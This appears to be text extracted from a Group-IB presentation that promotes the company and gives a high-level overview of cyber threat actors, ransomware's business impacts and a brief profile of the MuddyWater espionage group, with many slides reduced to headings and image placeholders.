



# Group-IB: Overview



Our mission: Fight against cybercrime





#### Best in innovation and excellence

80%

of our team consists of specialized technical experts

### \$1bln


saved by our client companies through our technologies

### 8 Gold

Cybersecurity Excellence Awards (2022)

# ASEAN Region 2023 Awards

Top Women in Security



#### **Evidence of Investigative Leadership**

#1\*

Incident Response
Retainer

1400+

successful high-tech crime investigations in 60+ countries



# QUICK PLACEHOLDER



ADVANCED PERSISTENT THREATS (APT)

**CYBERCRIMINALS** 

**COMPETITORS (BUSINESS)** 

**INSIDERS** 

**TERRORIST GROUPS** 

HACKTIVISTS (POLITICALLY MOTIVATED)

SCRIPT-KIDDIES


COMPLEXITY SCALE

# APT TACTICS, TECHNIQUES AND PROCEDURES






#### **KEY FEATURES**




# CYBERCRIME OVERVIEW





## HOW RANSOMWARE OPERATES





## CORE BUSINESS IMPACTS





NEGATIVE PUBLIC EXPOSURE

SIGNIFICANT STRESS TO THE SECURITY TEAM

Hacktivists, Terrorists Ransomware make some noise on social media claiming successful attacks against their victims

24x7 work mode, managing management expectations, fighting against cybercrime and will to sleep



CONFIDENTIAL INFORMATION DISCLOSURE

Ransomware affiliates will publish bulk data on their Data Leak Site. Nation-state groups will reuse the leaked data for their own needs.



REGULATORY FINES

Incident Response must be performed by a trusted third-party cybersecurity provider. The investigation results will discover any violation committed prior to the attack. This should be disclosed with Regulatory authorities and may lead to a fine.

42%+

Of clients claimed Data Loss


40%

Reported Business Downtime


30%+

Reported Lost customers


# RANSOMWARE BY INDUSTRY




# ACCESS BROKERS




# USE OF COMPROMISED ACCOUNTS






# HACKTIVISM






# HACKTIVISM





# WHATS RELEVENT TO ME?



# SAMPLE GROUPS





High-Tech Crime Trends Report 2025

# SAMPLE GROUPS



# Muddy Water

Iran Scope: Worldwide 2017

MuddyWater, also known by aliases TA450 and Seedworm, is a sophisticated threat actor group that has been operating since at least 2017. The group's primary motivation is espionage and intelligence gathering.

MuddyWater targets a variety of industries, including government, telecommunications, energy, and critical infrastructure, with a particular focus on the Middle East, South Asia, and NATO-affiliated countries.

